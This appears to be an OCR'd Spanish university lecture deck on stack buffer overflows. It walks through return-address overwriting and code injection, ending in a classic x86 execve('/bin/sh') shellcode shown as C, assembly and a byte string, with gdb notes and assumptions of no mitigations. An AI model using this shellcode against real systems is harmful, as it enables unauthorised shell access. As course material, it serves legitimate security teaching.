


EXPLOIT 0


SOBREESCRIBO VARIABLE LOCAL




DIRECCIÓN DE RETORNO



DIRECCIÓN DE RETORNO



INYECCIÓN DE CÓDIGO



EJEMPLO II

VULNERABILIDAD A EXPLOTAR:

DESBORDAMIENTO DE BÚFER

REESCRITURA DE DIRECCIÓN DE RETORNO

INYECCIÓN DE CÓDIGO MALICIOSO

INYECCIÓN DE CÓDIGO


CÓDIGO EN C:

```c
//execve() ejecuta el programa del 1° argumento

int main(){
    execve("/bin/sh", 0, 0);
}
```

CADENA DE BYTES

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
            "\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0"
            "\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
```

INYECCIÓN DE CÓDIGO



Código en C:

```c
int main(){
    execve("/bin/sh", 0, 0);
}
```

Código en ASM:

```
section .data                   ; segmento DATA
file  db "/bin/sh", 0x0

section .text                   ; segmento TEXT
global _start                   ; punto de entrada del binario

_start: ...
        call main

main: ...
        call execve

execve:
;syscall execve(file, 0, 0)
        mov eax, 0x0b           ; syscall execve #11    ; b8 0b 00 00 00
        mov ebx, file           ; /bin/sh en ebx        ; 8b 1d 00 00 00 00
        mov ecx, 0              ; ecx = 0               ; b9 00 00 00 00
        mov edx, 0              ; edx = 0               ; ba 00 00 00 00
        int 0x80                ; interrupcion          ; cd 80
```

Código en C:

```c
int main(){
    execve("/bin/sh", 0, 0);
}
```

Código en ASM:

```
section .data                   ; segmento DATA
file  db "/bin/sh", 0x0

section .text                   ; segmento TEXT
global _start                   ; punto de entrada del binario

_start: ...
        call main

main: ...
        call execve

execve:
;syscall execve(file, 0, 0)
        mov eax, 0x0b           ; syscall execve #11    ; b8 0b 00 00 00
        mov ebx, file           ; /bin/sh en ebx        ; 8b 1d 00 00 00 00
        mov ecx, 0              ; ecx = 0               ; b9 00 00 00 00
        mov edx, 0              ; edx = 0               ; ba 00 00 00 00
        int 0x80                ; interrupcion          ; cd 80
```

INYECCIÓN DE CÓDIGO

```
xor     eax,eax                                                 ; 31 c0
push    eax             ; \0                                    ; 50
push    0x68732f2f      ; hs// en ASCII (little endian de //sh) ; 68 2f 2f 73 68
push    0x6e69622f      ; nib/ en ASCII (little endian de /bin) ; 68 2f 62 69 6e
mov     ebx, esp        ; ebx => /bin//sh\0                     ; 89 e3
mov     ecx, eax        ; ecx = 0x0                             ; 89 c1
mov     edx, eax        ; edx = 0x0                             ; 89 c2
mov     al, 0x0b        ; 11 = execve, nro syscall              ; b0 0b
int     0x80                                                    ; cd 80
```


INYECCIÓN DE CÓDIGO

```
xor     eax,eax
push    eax             ; \0
push    0x68732f2f      ; hs// en ASCII (little endian de //sh)
push    0x6e69622f      ; nib/ en ASCII (little endian de /bin)
mov     ebx, esp        ; ebx => /bin//sh\0
mov     ecx, eax        ; ecx = 0x0
mov     edx, eax        ; edx = 0x0
mov     al, 0x0b        ; 11 = execve, nro syscall
int     0x80
```

```
; 31 c0
; 50
; 68 2f 2f 73 68
; 68 2f 62 69 6e
; 89 e3
; 89 c1
; 89 c2
; b0 0b
; cd 80
```

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
            "\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0"
            "\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
```

DASHBOARD GDB




DASHBOARD GDB

```
stic $ gdb ./vuln
>>>    run          ; corremos en modo debug
>>>    run < in               ; con un input

>>> info registers
```

DEMO

REESCRITURA DE DIRECCIÓN DE RETORNO

INYECCIÓN DE CÓDIGO



SUPUESTOS

- Conocemos la direccion del stack
- Esa dirección no cambia
- No nos afecta el entorno
- Podemos ejecutar el código inyectado


NO EXISTEN MITIGACIONES

PARTE 2


- Dependencias con el entorno
- Mitigaciones
- Distintos tipos de vulnerabilidades

DEPENDENCIAS CON EL ENTORNO

DEPENDENCIAS CON EL ENTORNO




DEPENDENCIAS CON EL ENTORNO

